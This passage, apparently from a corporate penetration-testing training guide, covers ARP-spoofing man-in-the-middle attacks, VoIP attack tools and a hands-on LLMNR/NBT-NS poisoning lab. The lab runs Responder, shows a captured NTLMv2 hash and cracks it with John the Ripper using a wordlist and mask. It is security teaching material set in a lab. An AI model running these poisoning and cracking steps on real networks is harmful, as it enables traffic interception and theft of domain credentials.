
Once hosts have been identified, start a Man-In-The-Middle attack between the windows host (192.168.21.20) and the gateway (192.168.21.254). Note that the attacker MAC address ends in “b5:02:f5”. This will send ARP packet to poison



No.	Time	Source	Destination	Protocol	Length	Info
4292	274.318650750	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4293	284.328966868	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4294	284.329015703	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4295	294.339339169	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4296	294.339427453	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4297	304.349666993	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4298	304.349704014	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4299	314.359803627	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4300	314.359837652	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4301	324.370062597	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4302	324.370122692	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)


ARP cache of the windows machine along with the gateway ARP cache:

Once the ARP caches have been poisoned, one have the control over the traffic



between the windows machine and the gateway. All connections are monitored:

Let us check on Wireshark what happened when the client connects to



google.com:

The destination IP address is here 192.168.21.20 which is the windows machine while the destination MAC address is 00:50:56:b5:02:f5 which is our kali machine. This means that the kali machine acts indeed as a man-in-the-middle.

VoIP exploitation

VoIP devices can be subject to NAC solution and if this is done using the MAC address of the VoIP phone, using the phone's MAC address will provide an attack with an access to the network. See Basic NAC Bypass on page 24 for more information about NAC.

Sometimes, VoIP servers can be out of date and exploit might exist. This can give an attacker the opportunity to escalate privilege on the machine hosting the VoIP server.

Metasploit has many exploit against SIP (Session Initiation Protocol), which is a communication protocol for signaling and controlling multimedia communication sessions in VoIP among others. Viproy (VoIP Pentest Toolkit) has been integrated to Metasploit and can be used to launch attack against VoIP phone. For instance, the `sip_invite_spoof` exploit can spoof a user identity.


Inviteflood, which is part of Kali Linux allow an attacker to perform a Denial Of Service against devices.

If an attacker managed to intercept the VoIP traffic in a MITM attack, he can listen to VoIP exchange and even inject packet so one user will hear sound that the other cannot.

LLMNR and NBT-NS poisoning with responder

Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are two components of Windows machines that can allow an attacker to get usernames and passwords on a local network by simply waiting for a computer to give them to it.

Those two services help computers resolving hosts on a local network when DNS resolution failed. This feature seems harmless but it opens to a major vulnerability: an attacker can pretend being the server a host requested and answer broadcasts requests. The windows machine will then send its credentials to what it thinks is the real host is looking for.



HANDS ON

You have been provided with a machine on the LAN network during an internal pentest. Perform a LLMNR poisoning to get a user on the domain.


HANDS ON DEMO

Start the responder on the attacker machine, listening on the right interface:

```
root@kali:~# responder -I eth0 -wrv
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9
```

```
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                       [ON]
    NBT-NS                      [ON]
    DNS/MDNS                    [ON]

[+] Servers:
    HTTP server                 [ON]
    HTTPS server                [ON]
    WPAD proxy                  [ON]
[…snip…]
]
[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [192.168.23.200]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP']

[+] Listening for events...
```


On the windows machine, a user tries to access the printing server “printserver”,



but writes instead “printsever” (without the ‘r’).

The windows machine tries then to resolve “printsever” and the responder will answer to it:

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.23.120 for name
printsever
```



No.	Time	Source	Destination	Protocol	Length	Info
4	30.099537471	192.168.23.120	224.0.0.252	LLMNR	70	Standard query 0x210c A printsever
5	30.100858773	192.168.23.200	192.168.23.120	LLMNR	96	Standard query response 0x210c A printsever A 192.168.23.200
6	30.101224758	192.168.23.120	224.0.0.252	LLMNR	70	Standard query 0x21d9 AAAA printsever
7	30.210223845	192.168.23.120	224.0.0.252	LLMNR	70	Standard query 0x21d9 AAAA printsever
10	30.320401958	192.168.23.120	192.168.23.200	TCP	66	49353 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
11	30.320432074	192.168.23.200	192.168.23.120	TCP	66	445 → 49353 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
12	30.320493351	192.168.23.120	192.168.23.200	TCP	60	49353 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
13	30.320578430	192.168.23.120	192.168.23.200	SMB	213	Negotiate Protocol Request
14	30.320586414	192.168.23.200	192.168.23.120	TCP	54	445 → 49353 [ACK] Seq=1 Ack=160 Win=30336 Len=0
15	30.321694612	192.168.23.200	192.168.23.120	SMB2	291	Negotiate Protocol Response
16	30.321764874	192.168.23.120	192.168.23.200	SMB2	162	Negotiate Protocol Request
17	30.322186638	192.168.23.200	192.168.23.120	SMB2	291	Negotiate Protocol Response
18	30.324022769	192.168.23.120	192.168.23.200	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
19	30.324556338	192.168.23.200	192.168.23.120	SMB2	392	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALL…
20	30.324744451	192.168.23.120	192.168.23.200	SMB2	703	Session Setup Request, NTLMSSP_AUTH, User: HACKLAB\jdupont
21	30.360824920	192.168.23.200	192.168.23.120	TCP	54	445 → 49353 [ACK] Seq=813 Ack=1083 Win=32768 Len=0
22	31.325849823	192.168.23.200	192.168.23.120	TCP	54	445 → 49353 [FIN, ACK] Seq=813 Ack=1083 Win=32768 Len=0
23	31.326076570	192.168.23.120	192.168.23.200	TCP	60	49353 → 445 [ACK] Seq=1083 Ack=814 Win=64768 Len=0

The Hash is then gathered:

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.23.120 for name
printsever
[SMBv2] NTLMv2-SSP Client   : 192.168.23.120
[SMBv2] NTLMv2-SSP Username : HACKLAB\jdupont
[SMBv2] NTLMv2-SSP Hash     :
jdupont::HACKLAB:b49732aa93ba6be6:A77E75BD3CF800838E5ED86D61E02AE6:010
1000000000000C0653150DE09D201DAD504517FBA844E0000000002000800530004D004
200330001001E00570049004E002D005000520048003400390032005200510041004600560002E0053004D004200330
02E006C006F00630061006C00050014005300 4D00420033002E006C006F00630061006
C0007000800C0653150DE09D201060004000200000008003000300000000000000000
0000000200000C21843CFF6219565228DF6FDD5902EC6010E30DD4FE3D45C2FF7B4F93
417FD800A00100000000000000000000000000000000000009001E00630069006600730
02F007000720069006E00740073006500760065007200000000000000000000000000
```

Using John, cracking it is a matter of minutes, even on a personal machine. We make a guess that this user uses common word like a password and add the year as it is required by the Active Directory password policy. Less than 5 minutes are required:

```
root@kali:~# john -w=/usr/share/wordlists/rockyou.txt -mask='?w201?d'
jdupont hash.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.60% (ETA: 07:27:51) 0g/s 511551p/s 511551c/s 511551C/s
brian192012
Reptile2018      (jdupont)
1g 0:00:03:20 DONE (2018-07-27 07:25) 0.004983g/s 532030p/s 532030c/s
532030C/s Reptile2018
Use the "--show" option to display all of the cracked passwords
reliably
Session completed
```

This page intentionally left blank

Contact information

.....

cybersecurity@telindus.lu

Cybersecurity Department

Telindus Luxembourg

Twitter: @S_Team_Approved

.....

Proximus House

Z.A. Bourmicht - 18, rue du Puits Romain

L-8070 Bertrange

T +352 27 777 00

.....

Damien GITTER

Technology Leader Ethical Hacking

Cybersecurity Department

GIAC Certified (GSEC, GCIA, GCIH, GPEN, GWAPT, GMOB, GXPN,GMON)

Certified OSSTMM (OPST & OPSA)

T +352 23 28 20 7784

M +352 691 777 784

damien.gitter@telindus.lu